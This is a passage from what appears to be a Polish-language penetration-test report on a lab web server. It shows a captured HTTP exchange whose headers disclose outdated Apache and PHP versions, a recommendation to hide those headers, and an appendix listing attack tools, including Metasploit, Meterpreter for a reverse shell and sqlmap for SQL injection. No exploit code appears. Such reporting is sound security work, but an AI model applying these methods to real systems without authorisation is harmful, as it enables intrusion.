
3Upgrade-Insecure-Requests: 1

4User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/121.0.6167.85 Safari/537.36

5Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,\*/\*;q=0.8,application/signed-exchange;v=b3;q=0.7

6Referer: http://10.5.1.10/

7Accept-Encoding: gzip, deflate, br

8Accept-Language: en-US,en;q=0.9

9Connection: close

Response

PrettyRawHexRender

1HTTP/1.1 200 OK

2Date: Sat, 25 May 2024 14:07:10 GMT

3Server: Apache/2.2.9 (Debian) PHP/5.2.6-1-lenny16 with Suhosin-Patch

4X-Powered-By: PHP/5.2.6-1-lenny16

5Vary: Accept-Encoding

6Content-Length: 5050

7Connection: close

8Content-Type: text/html

9

10<html>

11<head>

12<title>

13exploit.co.il : Articles : Tutorials : Reviews : Videos

Rysunek 32: Przechwycone zapytania ujawniające informacje

## Rekomendacje

Wyłączenie nagłówków Server i X-Powered-By w odpowiedziach aplikacji.



# Załączniki

## A Użyte narzędzia

Nazwa	Cel użycia	Link
Nmap	Odkrycie portów i usług	<a href="https://nmap.org/">https://nmap.org/</a>
Portswigger Burp Suite	Odkrycie podatności aplikacji webowej, eksploatacja	<a href="https://portswigger.net/burp">https://portswigger.net/burp</a>
Metasploit	Eksploatacja podatności	<a href="https://github.com/rapid7/metasploit-framework">https://github.com/rapid7/metasploit-framework</a>
Meterpreter	Uzyskanie reverse shell, eksploatacja podatności	<a href="https://github.com/rapid7/meterpreter">https://github.com/rapid7/meterpreter</a>
Dirbuster	Enumeracja podstron (brute force)	<a href="https://www.kali.org/tools/dirbuster/">https://www.kali.org/tools/dirbuster/</a>
Nikto	Wykonanie skanu podatności aplikacji	<a href="https://github.com/sullo/nikto">https://github.com/sullo/nikto</a>
Sqlmap	Automatyzacja ataku SQL injection	<a href="https://github.com/sqlmapproject/sqlmap">https://github.com/sqlmapproject/sqlmap</a>

## Bibliografia

- [1] Forum of Incident Response and Inc Security Teams. *CVSS v3.1 Specification Document*. <https://www.first.org/cvss/v3.1/specification-document>. 2019.